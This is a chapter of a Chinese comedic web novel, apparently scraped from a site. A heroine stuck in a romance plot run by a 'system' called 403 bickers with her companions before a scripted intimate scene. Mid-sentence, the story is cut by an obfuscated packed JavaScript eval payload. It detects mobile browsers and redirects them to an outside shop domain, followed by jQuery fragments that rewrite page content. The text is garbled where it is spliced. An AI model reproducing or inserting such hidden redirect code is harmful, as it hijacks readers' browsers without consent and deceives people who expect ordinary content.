客服说这是剧情需要。
真的吗?我不信。
我之前说过我是一个很少会感到羞耻的人,这话说的太早了,因为那时候的我没意识到客服的旁白已经从三流言情进化到下流言情了。
这是进化吗?
不,这是火化。
假如把此刻的我丢进火葬场可能烧不出舍利子,但一定能烧出颗怦怦跳正在嘶吼着“客服误我”的心脏。
我艰难地憋出一句话:“老大,你信我,我对你从未有过任何世俗的情感,顶多觊觎一下你的钱包。”
顾大佬也被旁白击倒了。
我从他的眼中看见了相当复杂的情绪,好像三百只蜘蛛同时在他的眼睛里结网,最后化成一种极其庞大的绝望。
老大,我懂你,真的。
我这辈子也没想过自己还能亲身出演这种情节,人家就看亲嘴都要捂耳朵看贴贴都要仰天长啸的纯情小女孩。
【其实之后会拉灯的】
不是拉不拉灯的问题,是你摧毁了我们之间纯洁的革命友谊!
【你们之间还有那种东西吗】
不要质疑我们并不存在的友谊啊!
等等我好像说漏嘴了。
我心虚了一秒,但老大看起来比我更心虚。
他在心虚什么?
难道他是那种都快三十了还会在床底藏小黄书的人?
我鄙夷。
“为什么这么看我。”
顾大佬挺直腰板,身上皱巴巴的西服极大地削减了压迫感,反而让我有点想笑,但显然他的自我认知没到这个层面:“不是要走剧情吗,至少我们应该先拉开这间房的房门。”
他好淡定。
至少此刻的他好淡定。
学弟慢悠悠地晃到我的视野中心:“欸…既然旁白都念完了,那说明这段剧情已经结束了吧,反正之后也要拉灯,这个剧情点演不演重要吗?”
好一个电光火石,好一个针锋相对,我决定给学弟增加三点好感度以代表我对他挺身而出的感动。
“嗯?这恐怕要问403吧,难道剧情走向是苏同学可以决定的了?”
“我确实不知道接下来的剧情走向,但我知道姐姐不喜欢这个剧情。”
“难道其余的剧情她很喜欢?”
“至少比被一个老男人拽进房间好。”
我将倒吸一口凉气让此处发生热岛效应。
别骂了别骂了,这样骂是骂不死人的,我也知道某些00后眼中的90后是元谋人,但学弟你已经纯是人身攻击了啊!
孩子,学姐怕你被打死。
学弟忽然吸了下鼻子,眼底闪着泪光:“姐姐,你觉得呢?”
顾大佬冷冷地看过来:“呵。”
朋友们,不能和苏御这种人做朋友。这种人你和他坐飞机,前脚上飞机后脚他就偷摸摸就把你的降落伞换成塑料袋了。
太坏了,我说他真的太坏了。
我说:“有事情问客服不要问我,我又不是客服,难道答案长我脸上啊。”
403,不是我说你,有时候做客服的要多考虑考虑客户的想法,不能太一意孤行啊,小心我上报朝廷给你穿小鞋啊。
【亲亲,我是系统403不是客服403哦】
那你倒是别“亲亲”来“亲亲”去,人家系统很冷酷无情的啊!【与时俱进啦~】
我冷脸提问题:“所以现在怎么搞,虽然小苏同学持续不断的挑拨离间,但他说的还算有点道理。你这旁白都出来了,我们还有什么好演的。我们人类最重要的就是随机应变,你这都没给我们留出发挥的空间啊。”
那么多场戏我都是这样的,不要睁着眼睛乱说,当女主很难的。
有时候自己找找原因,来这个世界这么久工作能力有没有涨?有没有认真工作?是不是看戏的时候一直在憋笑就没停过,不要以为我不知道,讲台上看得很清楚!
客服陷入沉思。
客服开始反思。
【提前念了旁白是我的失误,那这样吧,咱这段就当演完了,但是之后的剧情点我还没念呢,还是要演】
轮到我陷入沉思:“不是拉灯了吗?拉灯了还有什么剧情点?”
我们这种-18网站没有人类,个个都是飞头蛮,既然都飞头蛮了还有什么好演的,渲染情绪氛围?
【剧情就像海绵里的水,挤挤总会有的】
我觉得有戏。
按我对此类型小说的普遍认知,之后的剧情很有可能是擦个边或者整点脚趾抠地的文学,擦边也行,反正也没说要擦那条边。
我对顾大佬发出好友申请:“亲亲,组个队呗。”
世界上有四种尺,直尺、卷尺、三角尺,剩下一种叫恬不知耻。
首先我不是受虐狂不会骂自己,其次我对朋友一向友好也不会骂朋友,最后,一些脸皮比较厚的朋友不在此类范围之内。
你猜我说的是谁?
哈哈,是强行跟进来看戏的另外两位观众哦。
被撬开门的休息室内满是暧昧的光线,昏黄中掺杂着浅浅的紫,有些像黄昏时被紫布罩住的一轮落日。
按理来说这种氛围确实能让我小小的心猿意马一下,毕竟女人都是大野狼,在顾大佬这种级别的美色前不动摇就不是女人了。
但苏御在。
但林微薇在。
我觉得林微薇应该很后悔上来的时候没抓一把瓜子,虽然晚宴现场应该不会有瓜子,但作为恶毒女配给服务员撒钱威逼利诱对方去买瓜子…这是林微薇能做到的事情。因为十分钟前她试图贿赂经过的服务员,但被对方以“对不起林小姐,附近没有便利店”为理由拒绝了。
林小姐说:“你以为你拒绝的是谁的瓜子,是女配的瓜子!”
服务员说:“林小姐,我拒绝的是小费,不是瓜子。”
我说:“你们这儿也看神爱人人爱鱼?”
不好意思,因为我个人也对瓜子有非分之想所以关注度稍微高了一点——咳、其实现在最重要的是坐在沙发边上的顾大佬,作为接下来这场戏的绝对男主角,他的脸色不太好看。
嗯…毕竟顾大佬没有下海的意愿,被围观拍亲密戏很难不尴尬。
没关系,作为小白花女主,咱的脸皮已经在一次又一次撒开脚丫子狂奔的剧情里磨练出来了,假如顾大佬还不习惯只能说明这人心理承受能力有待提高,我的意思是我不会出钱给他请心理医生的。
我大马金刀地往沙发上一坐,用力拍拍身边的位置:“老大别坐那么远嘛,就当是文艺汇演啦。”
顾大佬缓缓闭眼:“现在的文艺汇演还有这种情节?”
“可
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17480043|201683||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
能是你们那时候没有玩话剧演出?”我实话实说,“之前排话剧的时候有很多借位啊。”
我指指学弟,又指指远在天边不在眼前的师哥:“他俩肯定也排过。”
特别是外语社,语言好的有点姿色的绝对要被提溜上阵,小女子不才,常常在其中领到角色。
“所以说他和我们有代沟嘛,”学弟懒洋洋地倒坐在椅子上,头搁在椅背上一晃一晃,“姐姐之前总是不信。”
人家只是比我们大几岁不是有老人味!
我随手抽了张纸捏成团,精准命中学弟的脑门:“看戏就安静点,之前出去看音乐会也没见你话这么多。”
顾大佬被气笑了:“情节倒是无所谓,我更在意的是他们。”
您还是有所谓一点吧。
我欲言又止。
林微薇举手:“这种戏码要是演过头擦枪走火了怎么办,我要保障挚友的人身安全!”
我:“挚友?我吗?”
她:“欸嘿,是哦。”
面对这份真挚的友情,学弟无动于衷,学弟冷嘲热讽,学弟挑拨离间。
不是我说,学弟你真的很装。
认识这么长时间,我第一次知道他如此愤世嫉俗,实在不行取一百来个笔名去写讽刺小说吧。我都帮他想好了,原名苏御笔名许木人,为什么是许木人,因为孩子大了随母姓。
没有说顾庭深不装的意思。
除了师哥之外的两位都是装货,我建议他们去沃尔玛当购物袋,助力零元购也可以,实在不行我支持他们去综艺节目,我将会在边上说“你装完了吗”。
…这些想法显得我太阴暗了,其实我不是这种人,人家一向温柔体贴没有什么坏心思的啦。
温柔体贴的我试图把剧情拉回正轨:“还有人记得我们进来是为了走剧情不是为了真人斗殴吗?”
真的想继续请去练舞室打,我这边提供一分钱作为赞助。学弟直视我的眼睛用心灵怒吼“Lookmyeyes”,最终还是发挥出绿茶本色:“我只是担心姐姐~”
我真诚道:“弟啊,你该更新一下语录了,现在不流行这个模板哈,现在流行的是‘你的嘴真大啊’。”
此话为假。
这个也不流行了。
但我不能说“御御水灵”吧。
总之我成功地将镜头拉回顾庭深身上,他看起来又死了一会儿了,当然不排除这是一种独特的社畜气质,上班哪有不疯的,顾大佬都没秃顶就算很强了!
呃,二十八岁应该还没到秃顶的年纪?但他是学计算机的欸。
阿弥陀佛我是好人,没有嘲笑任何人的意思,我真的是好人。
我安慰顾大佬:“我妈说了,把台下的人当大白菜就行。”
顾大佬嘴角抽搐:“你见过坐在椅子上盯着你的大白菜和开红酒恨不得一瓶吹的大白菜吗?”
我继续安慰:“这就是你的不对了,世界之大无奇不有,我们要相信一切皆有可能。”
好像我的安慰没什么效果。
但没关系,尽人事听天命,我做了就不能道德绑架我!
我从容地敲客服:“演员准备完毕,剧本发一下,咱虽然没有具体台词但也有大致情节吧。”
【哦哦,戏太好看我忘记发台本了】
【Start!】